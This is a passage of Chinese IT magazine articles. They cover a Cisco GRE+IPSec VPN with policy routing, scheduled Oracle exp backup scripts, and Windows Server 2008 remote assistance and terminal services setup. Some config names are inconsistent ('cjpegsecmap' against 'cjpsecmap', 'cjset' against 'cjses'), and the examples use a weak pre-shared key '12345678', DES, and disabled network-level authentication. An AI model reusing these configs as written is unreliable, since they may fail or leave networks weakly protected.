#### 第五步：配置加密映射

```
(config) #crypto map cjpegsecmap 10 ipsec-isakmp
```

//建立名字为 cjpegsec map，序号为 10，使用 isakmp 的加密策略的映射

```
(config-crypto-map) #set peer 172.19.67.2
```

//设定株洲分公司的路由器 G0/1 接口的地址

```
(config-crypto-map) #set transform-set cjset
```

//设定使用的转换集

```
(config-crypto-map) #match address zz
```

//设定匹配的流量，zz 是预先定义的访问株洲分公司的流量

```
(config-crypto-map) #exit
```

以上语句的作用是当有匹配访问列表 zz 的流量时，就使用转换集 cjset，预共享密钥 12345678，对端路由器地址为 172.19.67.2，加密算法为 3des 的设置通信，其他分公司的配置与此类似，只是对端路由器的地址和匹配的访问列表不同而已。

```
(config) #crypto map cjpegsecmap 20 ipsec-isakmp
```

//加密映射序号为 20

```
(config-crypto-map) #set peer 172.19.128.66
```

//铜陵分公司的路由器的 G0/1 接口地址

```
(config-crypto-map) #set transform-set cjset
```

```
(config-crypto-map) #match address tl
```

//设定匹配访问列表为 tl 的流量

```
(config-crypto-map) #exit
```

```
(config) #crypto map cjpegsecmap 30 ipsec-isakmp
```

//加密映射序号为 30

```
(config-crypto-map) #set peer 172.19.160.66
```

//常州分公司的路由器的 G0/1 接口地址

```
(config-crypto-map) #set transform-set cjset
```

```
(config-crypto-map) #match address cz
```

//设定匹配访问列表为 cz 的流量

```
(config-crypto-map) #exit
```

```
(config) #
```

#### 第六步：配置 GRE 隧道接口并将加密映射应用到隧道接口

```
(config) #int t0
```

//建立到株洲分公司的 Tunnel0 接口

```
(config-if) # description to_ZHUZHOU
(config-if) # ip address 172.19.254.1 255.255.255.252
//配置 Tunnel0 接口的地址
(config-if) # ip ospf cost 10
//指定在 Tunnel0 接口上的 OSPF Cost 值
```

由于有两条路径都可以到达株洲分公司，因此在这里指定 Tunnel 接口的 Cost 值，使它小于专线接口的 Cost 值，这样通过 Tunnel 接口学习到的路由就会放入到路由表中，再通过配置策略路由，使关键业务通过专线接口转发，而其他的业务则默认通过 Tunnel 接口转发，从而实现了负载分担。而当 Tunnel 接口中断时，路由表中 Tunnel 接口学习到的路由就会不存在了，专线接口学习到的路由则加入到路由表中，从而实现了冗余。当 Tunnel 接口恢复时，由于 Cost 值更小，因此 Tunnel 接口学习到的路由就会又添加到路由表中，替换专线接口学习到的路由。其他分公司的设置与此类似。

```
(config-if) # tunnel source 172.19.3.146
//指定建立隧道接口的源地址
```

为避免路由器直接暴露在公网之上，在路由器的前端加了一个防火墙，因此隧道接口的源地址就需要使用和防火墙连接的路由器的接口地址，并在防火墙上将这个接口地址映射到一个公网地址之上。

```
(config-if) # tunnel destination 218.78.238.84
//指定建立隧道接口的目的地址
```

出于安全的原因，隧道接口的目的地址设置了保密。这里隧道接口的目的地址是株洲分公司的一个公网地址，因此，这个地址也必须在防火墙上建立一个映射，映射到株洲分公司的路由器和防火墙相连接的接口即 G0/1 的地址上。

隧道的源地址和目的地址必须这样设置，这个 GRE 隧道才能够建立起来。其他分公司的隧道设置也与此类似。

```
(config-if) # crypto map cjpsecmap
//在 Tunnel0 接口应用预先定义的加密映射
```

以上命令就配置好了与株洲分公司连接的 Tunnel0 接口，常州分公司和铜陵分公司的配置与此类似。

```
(config-if) # int t1
//建立到常州分公司的 Tunnel1 接口
(config-if) # description to_CHANGZHOU
(config-if) # ip address 172.19.254.5 255.255.255.252
(config-if) # ip ospf cost 10
(config-if) # tunnel source 172.19.3.146
(config-if) # tunnel destination 58.228.202.16
(config-if) # crypto map cjpsecmap
(config-if) # int t2
```

//建立到铜陵分公司的 Tunnel2 接口

```
(config-if) # description to_TONGLING
(config-if) # ip address 172.19.254.9 255.255.255.252
(config-if) # ip ospf cost 10
(config-if) # tunnel source 172.19.3.146
```

```
(config-if) # tunnel destination 208.242.179.86
(config-if) # crypto map cjpsecmap
(config-if) # end
```

## 分公司配置状况

总部的 GRE+IPSec 配置完成，分公司与之类似，以株洲分公司为例来说明：

```
crypto isakmp policy 10
//建立 IKE 策略
encr 3des
authentication pre-share
crypto isakmp key 12345678 address 172.19.3.146
//配置预共享密钥
```

```
!
!
crypto ipsec transform-set cjses esp-des
//配置转换集
```

```
!
crypto map cjpsecmap 10 ipsec-isakmp
//配置加密映射
```

```
set peer 172.19.3.146
set transform-set cjses
match address wh
ip access-list extended wh
```

```
//配置 IPSec 感兴趣的流量
permit ip 172.19.64.0 0.0.63.255 172.19.0.0 0.0.63.255
permit ip 172.21.0.0 0.0.255.255 172.19.0.0 0.0.63.255
permit ip 172.24.0.0 0.7.255.255 172.19.0.0 0.0.63.255
interface Tunnel0
```

```
//配置隧道接口
ip address 172.19.254.2 255.255.255.252
ip ospf cost 10
tunnel source 172.19.67.2
```

//隧道接口的源地址，该地址在防火墙上将被映射为一个公网地址

```
tunnel destination 59.185.126.151
```

//隧道接口的目的地址，该地址为总部的一个公网地址，在总部的防火墙上被映射到总部的路由器的接口地址，即 172.19.3.146 这个地址

```
crypto map cjpsecmap
```

//在分公司的路由器上定义的加密映射，应用到分公司的 Tunnel0 接口上

其他分公司配置与此类似。

## 配置策略路由

由于要完成负载分担，所以需要启用策略路由将来将网络流量分到两条线路上去。先看总部路由器上策略路由的配置。

## 建立访问列表

在建立访问列表时，考虑到为方便今后对访问列表的修

改，所以都采用了命名访问列表。针对三个分公司，分别定义了三个访问列表，每个访问列表又分别定义了总部 ERP 服务器访问分公司网络和总部网络访问分公司 ERP 服务器的流量。

```
ip access-list extended czerp
//定义常州分公司的流量
permit ip 172.19.0.0 0.0.63.255 host 172.19.163.1
//172.19.163.1 是常州分公司 ERP 服务器的地址
permit ip host 172.19.63.129 172.19.160.0 0.0.31.255
//172.19.63.129 是总部 ERP 服务器的地址
ip access-list extended tlerp
//定义铜陵分公司的流量
permit ip 172.19.0.0 0.0.63.255 host 172.20.73.108
//172.20.73.108 是铜陵分公司 ERP 服务器的地址
permit ip host 172.19.63.129 172.20.72.0 0.0.7.255
ip access-list extended zzerp
//定义株洲分公司的流量
permit ip 172.19.0.0 0.0.63.255 host 172.19.127.130
//172.19.127.130 是株洲分公司 ERP 服务器的地址
permit ip host 172.19.63.129 172.19.64.0 0.0.63.255
```

## 建立路由映射

访问列表建立完成后，建立路由映射，根据需求，将总部网络访问分公司 ERP 服务器和分公司网络访问总部 ERP 服务器的流量从 2Mbps 专线链路转发，其他的流量根据路由表中的路由转发，如果专线出现故障不通时，通过 GRE+IPSec 隧道转发。

```
route-map cjroutemap permit 10
match ip address tlerp
//匹配访问铜陵分公司 ERP 服务器的流量
set ip next-hop 172.19.253.10 172.19.254.10
//首先从专线转发，专线不通时从 GRE+IPSec 隧道接口转发，其他分公司与此类似。
!
route-map cjroutemap permit 20
match ip address czerp
//匹配访问常州分公司 ERP 服务器的流量
set ip next-hop 172.19.253.6 172.19.254.6
!
route-map cjroutemap permit 30
match ip address zzerp
//匹配访问株洲分公司 ERP 服务器的流量
set ip next-hop 172.19.253.2 172.19.254.2
```

## 将策略路由应用到接口

路由映射定义好之后，需要将路由映射应用到相应的接口上。在路由器的 G0/0 接口上输入以下命令：

```
ip policy route-map cjroutemap
```

将刚才定义的路由映射应用到了 G0/0 接口上，这样每一个进入 G0/0 接口的数据包都会按照策略路由的定义来决定该用哪一条链路进行转发。

总部的策略路由配置完成后，各个分公司也要做相应的配置，配置思路是一样的。以株洲分公司为例，配置结果如下：

访问列表：

```
ip access-list extended zberp
permit ip 172.19.64.0 0.0.63.255 host 172.19.63.129
permit ip host 172.19.127.130 172.19.0.0 0.0.63.255
```

建立路由映射：

```
route-map zberp permit 10
match ip address zberp
set ip next-hop 172.19.253.1 172.19.254.1
```

应用到接口：

```
interface GigabitEthernet0/0
description To_Lan
ip address 172.19.67.130 255.255.255.192
ip policy route-map zberp
```

其他分公司的配置也与此类似。这样路由器上的配置就完成了，最后只需要在防火墙上做相应的策略和地址映射，分别将前面提到的内网地址映射为公网地址，就完成了整个广域网的配置。

## 配置体会

本次广域网的实施主要涉及到了 GRE+IPSec 配置、专线的配置、策略路由的配置等知识点。配置过程中也走了一些弯路，但通过努力都得到了解决。体会和经验如下：

(1) 由于以前没有配置过专线，所以专线看起来还很神秘，实际接触之后才发现并不是那么复杂，在用户端只需要把它看做是一个串行接口就行了。

(2) 由于在路由器的前端加了一个防火墙，所以在配置 GRE 和 IPSec 时一定要注意何时该使用内网的地址，何时该使用映射的公网地址，并且一定要记住在防火墙上要做一个静态映射，并定义相应策略。

(3) 调试过程中遇到不通的情况时，多使用 debug 命令，根据 debug 信息一步步进行分析，查找故障原因。

(4) 配置完成后，使用 tracert 命令来跟踪路由，查看数据包是否按照预期的设想进行转发，并分别测试专线和 VPN 中断情况下的路由表和数据转发的路径，确保达到预期的目的。

由于这次广域网的配置调试工作都是一个人完成的，肯定会有一些不完善并且还可以进一步优化的地方，也希望大家能够互相交流，共同提高。



## 构建 Oracle 无人值守备份环境

河北沧州供电公司 孟海江

Oracle 的 exp 命令是一个使用非常灵活的数据导出工具，根据使用参数的不同，我们可以根据需要导出整个数据库、指定用户的数据和对象、指定数据表及指定数据表中满足指定条件的数据。而 Windows 的任务计划为我们提供了一个按需定时启动指定程序的途径。通过 exp 工具和任务计划的完美结合，可以帮助我们轻松搭建数据自动备份平台，实现数据的无人值守备份。

### 制定数据备份策略

在实施数据自动备份之前，首先要制定数据的备份策略。策略主要从以下几个方面考虑。

#### 备份哪些内容

利用 exp 导出数据的形式通常包括整个数据库、指定用户的数据和对象、指定的数据表及指定数据表中满足指定条件的数据等 4 种。不同的导出形式将决定 exp 命令使用何种参数设置。一般数据备份是导出整个数据库。

##### 1. 备份的频率和时间

确定多长时间执行一次数据备份，备份过程在什么时间启动。通常数据备份需要每天备份一次，备份启动的时间点通常设置在晚上。为了提高数据恢复的效果，减小进行数据恢复时数据的损失，可以设置为一天备份两次，即中午备份一次，晚上备份一次。

##### 2. 备份文件的更新周期

确定同一备份过程生成的备份文件多长时间进行更新。通常对于每天执行一次备份的方式，备份文件的更新周期设置为一个星期。而对于一天进行两次备份的方式，每天中午生成的备份文件更新周期设置为一天。

##### 3. 确定备份机

由于定时备份的实现需要借助 Windows 的任务计划，因此对于 Windows 平台的 Oracle 数据库，可以将数据库服务器作为备份机，但由于数据导出和文件压缩需要消耗较多的系统资源，如果条件许可的话，最好设置一台计算机或服务器作为专用的备份机。对于 Linux 或 UNIX 平台的 Oracle 数据库，需要一台 Windows 平台的计算机或服务器作为备份机。

##### 4. 备份文件是否压缩

备份的频率和更新周期决定了备份机需要提供多大的磁盘可用空间。按照一天备份两次、文件保留 7 天的策略，磁盘可用空间至少需要  $8 \times$  数据导出文件大小。例如：一个导出数据文件为 5GB，在不考虑每天的数据增量的情况下，磁盘可用空间至少要在 40GB 以上。为了节省磁盘空间，可

以利用压缩工具将导出的数据文件进行压缩，然后删除数据导出文件。以 5:1 的压缩比率计算，压缩前至少需要 40GB 的磁盘可用空间可以缩减到 13GB ( $8 \times 1GB$  压缩文件 +  $1 \times 5GB$  数据文件)。

### 5. 备份文件的异地存储

如果使用数据库服务器作为备份机，那么一旦服务器的存储设备出现故障，数据库及数据备份文件都将不可用。为了避免这种情况的发生，可以在数据导出及压缩过程完成后，自动将文件复制到另外一台计算机或服务器中进行异地存储。此外，为了提高备份文件存储的可靠性，不论是备份机还是异地存储机，至少要求其中一台的存储设备为磁盘阵列。

综合以上几点，一个好的备份策略应该这样制定：每天进行两次备份，中午一次，晚上一次，保留最近 7 天晚上进行备份的文件和一个最近一天中午备份的文件，备份文件以压缩文件的形式进行保存，同时进行备份文件的异地存储。

### 备份机相关设置

(1) 用于保存备份文件的磁盘分区最好采用 NTFS 格式。由于 FAT32 分区格式支持的单个文件最大为 4GB，如果数据导出文件的大小超过 4GB 的话，数据导出过程将失败。而 NTFS 分区格式对单个文件的大小没有限制。

(2) 确认启动了 Task Scheduler 服务。Windows 的任务计划需要 Task Scheduler 服务的支持，如果 Task Scheduler 服务没有启动，那么设置的任何任务计划都不能启动。

Task Scheduler 服务是否启动可以通过“控制面板”中“管理工具”下的“服务”工具进行查看。如果 Task Scheduler 服务的启动状态为空、启动类型为“已禁用”或“手动”，可以进入该服务的属性设置窗口，选择“启动类型”为“自动”，单击【应用】按钮，然后单击【启动】（如图 1 所示）。




图 1 服务状态选择“启动”



(3) 确保用户具有设置任务计划的权限，同时要保证启动任务计划的用户密码不为空。

(4) 如果设置异地存储的话，需要在异地存储机上将保存备份文件的目录设置为共享目录，并在备份机中，将异地存储机的共享目录映射为一个本地驱动器。

(5) 如果不使用数据库服务器作为备份机，那么需要在备份机中安装与数据库版本匹配的 Oracle 客户端程序。

(6) 如果需要压缩的话，需要安装 WinRAR 压缩工具。

## 编写备份命令执行脚本

备份命令执行脚本的大致执行过程如图 2 所示。

在图 2 所示的执行过程中，第一个执行过程是利用 exp 工具将数据从数据库中导出，这是备份的关键过程。导出成功完成后，将生成一个 DMP 格式的数据文件。接下来要进行是否对 DMP 文件压缩的选择。如果选择压缩则执行第二个过程，利用 WinRAR 工具的命令行格式对 DMP 文件进行压缩，生成 RAR 格式的压缩文件。压缩成功完成后，不再需要 DMP 文件，执行第三个过程将 DMP 文件删除。




图 2 脚本执行过程

不论是否选择压缩，接下来要考虑的第二个选择都是备份文件是否需要异地存储。需要的话，使用 Copy 命令将 DMP 文件（选择不压缩）或 RAR 文件（选择压缩）复制到异地存储机的指定目录中，完成整个备份过程。如果不需要异地存储，那么备份过程结束。

按照一个好的备份策略设置，备份执行脚本的编写需要包含全部 4 个过程。

### 1. 备份命令执行脚本涉及的工具或命令说明

(1) 数据导出过程：Oracle 的 exp 命令。

命令格式：exp 用户名/密码@数据库服务名 file= 日志文件.log full=y buffer=1000000 owner= table= buffer=

其中，用户名/密码@数据库服务名为连接数据库的信息。

File 参数指定导出的数据文件名称，后缀为.dmp，如果

要保存到指定目录，需带完整路径。

Log 参数指定导出过程的日志文件，后缀为.log，如果要保存到指定目录，需带完整路径。

Full 参数指定是否导出整个数据库，如果需要导出整个数据库，必须指定该参数的值为 Y，同时，连接数据库的用户必须具备足够的权限，如果不需要导出整个数据库，在 exp 命令中不需要使用 Full 参数。

Owner 参数指定导出哪个 Oracle 账户的所有数据和对象。如果使用 Full 参数并且指定值为 Y，则不能使用 Owner 参数。

Table 参数指定导出的数据表名称，该参数和 Full 参数及 Owner 参数不能同时使用。

Buffer 参数为缓冲大小，以字节为单位，值越大导出的速度越快，但一般不超过 20MBps。

(2) 数据压缩过程：WinRAR 压缩工具的 rar 命令。

该执行过程需要在计算机中安装 WinRAR 工具。rar 命令的格式：

rar a -o+ 压缩文件 待压缩的文件

其中 a 表示将文件添加到压缩文件中，参数 o+ 表示覆盖已有的同名文件。

(3) 文件删除过程：Windows 内置的 del 命令。

命令格式：del 带完整路径的文件名

(4) 文件复制过程：Windows 内置的 copy 命令。

命令格式：copy 格式：copy/y 带完整路径的源文件 目标路径

其中参数 y 表示自动覆盖目标路径下已有的文件，不需要用户进行确认。

## 2. 编写命令执行脚本的方法

打开记事本程序，输入相关的命令及参数，保存文件时，文件以.bat 或.cmd 为扩展名。

备份命令执行脚本模板：backup.cmd

```
exp user/password@dbname file=d:\databak\数据导出文件.dmp
log=d:\databak\日志文件.log full=y buffer=1000000
rar a -o+ d:\databak\压缩文件.rar d:\databak\数据导出文件.dmp
del d:\databak\数据导出文件.dmp
copy/y d:\databak\压缩文件.rar z: //z:为映射的驱动器
```

按照备份策略的设置，需要保留最近 7 天晚上进行备份的文件和一个最近一天中午进行备份的文件，因此需要按照模板分别为星期一至星期日及每天中午的备份任务编制命令脚本，一共 8 个脚本。为了便于区分，8 个脚本文件名可以命名为 backup0.cmd~backup7.cmd。其中 backup0.cmd 用于每天中午的备份任务，backup1.cmd~backup7.cmd 分别对应星期一至星期日的备份任务。同时每个命令脚本中涉及的数据导出文件名、日志文件名及压缩文件名均使用 0~7 的编号加以区分。

例如：对于每天中午执行的备份任务，命令执行脚本（backup0.cmd）如下：

```
exp user/password@dbname file=d:\dbbak\expdata0.dmp log=d:\
```

```
dbbak\expdata0.log full=y buffer=10000000
rar a -o+ d:\dbbak\expdata0.rar d:\dbbak\expdata0.dmp
del d:\dbbak\expdata0.dmp
copy/y d:\dbbak\expdata0.rar z:

而星期一晚上执行的备份任务，命令执行脚本（back-
up1.cmd）应该这样编写：
exp user/password@dbname file=d:\dbbak\expdata1.dmp log=d:\
dbbak\expdata1.log full=y buffer=10000000
rar a -o+ d:\dbbak\expdata1.rar d:\dbbak\expdata1.dmp
del d:\dbbak\expdata1.dmp
copy/y d:\dbbak\expdata1.rar z:
```

星期二至星期日备份任务的脚本依此类推。  
这样设置的目的是保证一个备份任务产生的文件只能被自己下一次执行时产生的文件覆盖更新，备份任务之间不会对文件进行交叉操作，由此实现备份策略中对备份文件进行更新的要求。

设置计划任务

按照备份策略，需要针对每个备份命令执行脚本，分别创建任务计划。

1. 针对每天中午执行备份任务的任务计划设置

(1) 进入“控制面板”，打开“任务计划”，双击“添加任务计划”，启动任务计划向导（如图 3 所示）。




图 3 任务计划向导窗口

(2) 单击【下一步】按钮，单击【浏览】按钮，选择编写好的备份命令执行脚本文件 backup0.cmd，单击【下一步】按钮。

(3) 为任务输入名称“每天中午备份”，并选择“执行这个任务”选项为“每天”（如图 3 所示）。

(4) 单击【下一步】按钮，设置任务起始时间为 12:00。

(5) 单击【下一步】按钮，输入并确认用户的密码，单击【下一步】按钮，完成任务计划的设置。

2. 每天晚上执行备份任务的任务计划设置

(1) 通过双击“添加任务计划”启动任务计划向导，单击【下一步】按钮，选择任务计划执行的程序为 Backup1.cmd，单击【下一步】按钮。

(2) 为任务输入名称“星期一备份”，并选择“执行这

个任务”选项为“每周”（如图 4 所示）。



图 4 设置备份任务为“每周”

(3) 单击【下一步】按钮，设置任务的起始时间为 23:00，执行频率为每一周，日期选项选择“星期一”（如图 5 所示）。



图 5 选择任务运行起始时间和日期

(4) 单击【下一步】按钮，输入并确认登录用户的密码，单击【下一步】按钮，完成任务计划任务的设置。

对于星期二至星期日 6 个任务计划的设置，参照星期一天任务计划的设置即可。

查看备份任务执行结果

查看执行结果可以通过以下两种方式。

1. 任务计划的日志

进入“控制面板”，打开“任务计划”，单击窗口菜单中“高级”下的“查看日志”，系统自动打开名为 Schedlgu.txt 的文本文件。Schedlgu.txt 文件记录了所有任务计划的开始执行时间、执行结束时间及任务计划执行的结果（退出码为 0 表示成功结束）。通过查看该日志，可以了解一个完整的备份过程需要多长时间执行完毕，任务计划是否成功结束等信息，进而对命令执行脚本进行优化和故障分析。

如图 6 所示，“每天中午备份”任务启动的时间为 2008-7-2 12:00:00，结束时间为 2008-7-2 13:05:23，任务成功结束。由此，可以计算出备份过程共花费了 1 小时 5 分钟 23 秒。



图6 查看日志信息

由于整个备份任务的时间大部分由 exp 过程消耗，而 exp 命令中的 Buffer 参数决定了数据导出的速度，因此在设置自动备份的初期，可以在 8 个备份命令执行脚本中，尝试设置不同的 Buffer 值，通过查看 Schedlg.txt 文件中每个任务计划的开销时间确定一个合理的 Buffer 参数值。

## 2. 查看 exp 导出过程日志

在每个备份命令执行脚本中，作为备份的主要过程，exp 命令都使用了 Log 参数，这样做的目的是记录 exp 导出过程的详细信息，通过查看日志文件，可以确定数据导出是否成功。一个 exp 命令成功执行的结果，在日志的最后一行都可以看到“在没有警告的情况下成功终止导出”的信息。

## 结束语

利用任务计划、exp、WinRAR 等工具和命令打造的数据自动备份平台，在数据备份的可靠性、策略设置及执行效率等方面虽然不能和专业的数据备份系统相提并论，但是其设置灵活、实现简单及零成本的特点，为一些中小型的 Oracle 数据库系统提供了一个理想的数据备份途径。

# 誓把天堑变通途

## ——Windows Server 2008 远程管理

### Windows Server 2008 远程协助

远程协助原本是 Windows XP 和 Windows Vista 中的一个功能，在 Windows Server 2008 中也将其整合进来。如果用户在使用 Windows Server 2008 的过程中遇到问题，就可以借助这个功能向别人求助，从而通过文本交流、远程操作等方法来排除故障。

### 安装远程协助功能

在默认情况下，Windows Server 2008 并没有安装远程协助功能，因此需要用户手工安装此功能。

第一步：依次运行【开始】→【管理工具】→【服务器管理器】命令激活服务器管理器窗口，在左侧选择“功能”一项之后单击右部的“添加功能”链接。

第二步：在如图 1 所示的窗口中勾选“远程协助”复选框，并且单击【下一步】按钮安装此功能。



图1 添加功能向导界面

### 发布远程协助邀请

安装好远程协助功能之后，依次运行【开始】→【所有程序】→【维护】→【远程协助】命令，可以激活 Windows Server 2008 中的远程协助邀请向导，参照下述步骤创建一个远程协助邀请。

第一步：首次使用远程协助邀请的时候，需要在如图 2 所示的窗口中单击“邀请信任的人帮助您”一项。




图2 “Windows 远程协助”界面

### 提示

远程协助邀请成功之后，在“邀请信任的人帮助您”右侧会显示以前邀请的用户列表，便于再次发出邀请。

第二步：接着可以选择采用电子邮件发送邀请还是将邀请保存为单个文件。一般建议选择“将这个邀请保存为文件”一项，然后通过 QQ、MSN 之类的工具发送给对方。



第三步：在将邀请保存为文件的窗口中，需要设置邀请文件的存放路径，并且要输入相应的密码，将来别人接受远程协助邀请的时候，需要使用该密码与计算机建立连接。这时，系统将创建扩展名为.cer 的远程协助邀请文件，而屏幕上会出现等待传入连接窗口。接着使用 QQ、MSN 之类的软件把刚刚创建的远程协助文件发送给其他远程用户，对方只需双击该文件就可以开始远程协助操作。

### 远程协助

当远程用户接收到远程协助文件之后，可以参照下述步骤进行远程协助操作。

第一步：双击.cer 格式的远程协助文件，并且在屏幕上出现的窗口中输入正确的密码，单击下部的【是】按钮接受远程协助邀请。

第二步：此时 Windows Server 2008 的计算机屏幕上会出现是否允许远程用户连接到计算机的询问窗口，在此也单击【是】按钮允许远程用户建立连接。

第三步：双方计算机建立连接之后，远程用户将查看到 Windows Server 2008 计算机的界面，同时双方可以借助左侧文本通信功能进行文字交流，也可以单击【开始交谈】按钮进行语音交流。

### 提示

单击工具栏中的【发送文件】按钮，可以直接发送文件。

第四步：如果远程用户需要对 Windows Server 2008 系统进行操作来排除故障，则可以单击如图 3 所示窗口上部的【获取控制权】按钮，此时 Windows Server 2008 计算机屏幕上会弹出是否允许远程用户对桌面控制的询问窗口，在此单击【是】按钮。



图 3 连接帮助窗口

获取对 Windows Server 2008 计算机的控制权之后，远程用户就可以像使用本地计算机一样对 Windows Server 2008 计算机进行各种操作，并且有针对性地排除故障。在远程协助结束之后，双方用户可以单击【断开】按钮中断连接，从而结束此次远程协助。

## Windows Server 2008 终端服务

在如今这个网络无处不在的时代，传统的单机已经越来越不能满足人们的需求，更多的用户已经意识到了网络带来的便利，而 Windows Server 2008 中功能强大的终端服务也为用户的远程管理提供了保障。

### Windows Server 2008 终端服务

Windows Server 中的终端服务可以提高企业在各种应用情形下的软件部署能力，允许在应用程序和管理基础结构中融入更多的灵活操作。当用户在终端服务器上运行应用程序时，应用程序实际上在服务器端执行，因此仅需要在网络上传输键盘、鼠标和显示信息。每位用户均只能看到他自己的会话，会话由服务器操作系统透明地进行管理，并且独立于其他任何客户端会话，因此终端服务提供了在 Windows Server 中承载多个并发客户端会话的能力。

在 Windows Server 2008 中，终端服务方面也有了很大的改进。用户不仅可以自主地决定哪些程序可以远程接入，还可以通过新的远程程序和终端服务网关配置程序，进行虚拟化及实现随时安全接入的功能。

#### 1. 终端服务网关

Windows Server 2008 终端服务的一个重大改进就是终端服务网关，通过这个功能，用户可以在世界各地通过 Internet 来访问终端服务程序。管理员也能够为不同的用户组设置不同的授权策略，控制不同用户通过网关机器连接终端服务的权限。访问终端服务的所有处理过程都是通过安全加密的 HTTPS 通道来完成的，因此安全性得到了保障。而且，由于数据是通过 HTTPS 这个协议传输的，避免了以前通过远程桌面协议（RDP）进行传输时 3389 端口被屏蔽而无法穿透防火墙的问题。

#### 2. 远程管理基于 Windows Server 的计算机

Windows Server 2008 中内置的 Remote Desktop for Administration 专门针对服务器管理而设计，这个组件可以极大地减轻远程管理的工作负担。由于它并不具备完整终端服务器组件的应用程序共享和多用户能力，也不具备进程调度功能，所以 Remote Desktop for Administration 可以在已经十分繁忙的服务器上使用，并且不会对服务器性能造成显著影响，这使得它成为了执行远程管理的一项方便且高效的服务。

#### 3. 终端服务远程程序

终端服务最大的优势就在于集中管理。通过使用终端服务，能够确保所有客户端都使用应用程序最新版本，而软件只需在服务器计算机上安装一次即可。这种模式降低了桌面计算机的更新成本和难度，尤其是那些位于远程位置的计算机或分支办事处环境中的计算机。企业可以通过局域网、广域网和拨号连接，使用终端服务器模式向各类桌面环境发



布应用程序。对于那些频繁更新、难于安装或者需要通过低带宽连接进行访问的业务应用程序来说，这是一种极具成本效益的部署手段。

这些功能对于用户来讲是完全无缝透明的，理论上来说，用户并不知道他们的程序驻留在哪里，除非由于网络原因或者服务器过载造成的偶然的性能下降或运行缓慢，用户才会发现程序好像并非保存在本地的计算机上。简单来说，终端服务远程程序是通过 RDP 部署单一应用程序的方法，这样的改变降低了负载，简化了配置管理，更降低了管理员的工作压力。

#### 4. 远程桌面 Web 连接

远程桌面 Web 连接是通过 URL 提供终端服务器功能的简单途径，它本质是一个 ActiveX 控件，具有与远程桌面连接的可执行版本完全相同的功能，但是它通过 Web 提供这些功能，并且无需在客户端计算机上安装可执行版本。当在 Web 页面中托管的时候，ActiveX 客户端控件允许用户通过使用 TCP/IP 协议的 Internet 或内部网连接登录到终端服务器，并可以在 IE 浏览器中查看 Windows 桌面。而且远程桌面 Web 连接非常智能，无论同一个用户加载多少程序，在终端服务中都只会保存一个会话，这样就使得服务器端的资源管理更加便捷。

此外，Windows Server 2008 中的终端服务还有其他一些革新，例如单点登录（SSO）终端会话、会话监控，以及整合的 Windows 系统资源管理器，这些改进都可以更好地监测系统性能和资源的使用情况，从而使得终端服务与用户更紧密地联系在一起。

#### 安装终端服务

在 Windows Server 2008 中，终端服务并非默认安装的功能，因此在使用之前首先要参照下述步骤安装终端服务。

第一步：在【开始】菜单中单击【服务器管理器】命令激活服务器管理器界面，选择左侧功能目录树中的“角色”一项之后，在右部区域中单击“添加角色”链接。接着在添加功能向导窗口中勾选“终端服务”一项。

第二步：在终端服务角色选择窗口中，根据实际需要选择需要安装的终端服务，例如此处勾选终端服务器和 TS 网关两项。

第三步：在身份验证方法窗口中，选择“不需要网络级身份验证”一项，以确保使用其他版本远程桌面连接客户端的计算机能够连接到此终端服务器。

第四步：在指定授权模式窗口中选择“以后配置”一项，表示暂不配置终端服务客户端的访问许可证类型。

第五步：接着添加可以连接到此终端服务器的用户和用户组，默认情况下已经添加了 Administrators 用户组，用户可以根据需要单击【添加】按钮来添加其他用户。

第六步：在选择 SSL 加密的服务器身份验证证书时，建

议选择“为 SSL 加密创建自签名证书”一项，这适合于小规模部署。而且在安装了 TS 网关之后，必须在与该服务器进行通信的客户端上手工安装证书。

第七步：在如图 4 所示的为 TS 网关创建授权策略窗口中，建议选择“以后”一项，这样可以暂时不创建授权策略，日后再使用 TS 网关管理器创建相关的策略。

第八步：接着设置为网络策略和访问服务安装的角色服务，在此确保勾选“网络策略服务器”一项。




图4 “为TS网关创建授权策略”界面

第九步：在安装终端服务过程中，还要涉及到 Web 服务的角色服务选项，一般直接采用默认设置即可。

完成上述设置之后，系统就会根据所做的配置安装终端服务。稍等片刻，即可完成 Windows Server 2008 中终端服务的安装。

#### 创建签名证书

使用终端服务通信的过程中，需要使用到 SSL 加密的服务器身份验证证书，如果在安装终端服务过程中选择了“为 SSL 加密创建自签名证书”一项，就需要参照下述步骤创建签名证书，并且分发给与该服务器通信的客户端计算机安装使用。

第一步：依次运行【开始】→【管理工具】→【终端服务】→【TS Gateway Manager】命令激活终端网关管理器。

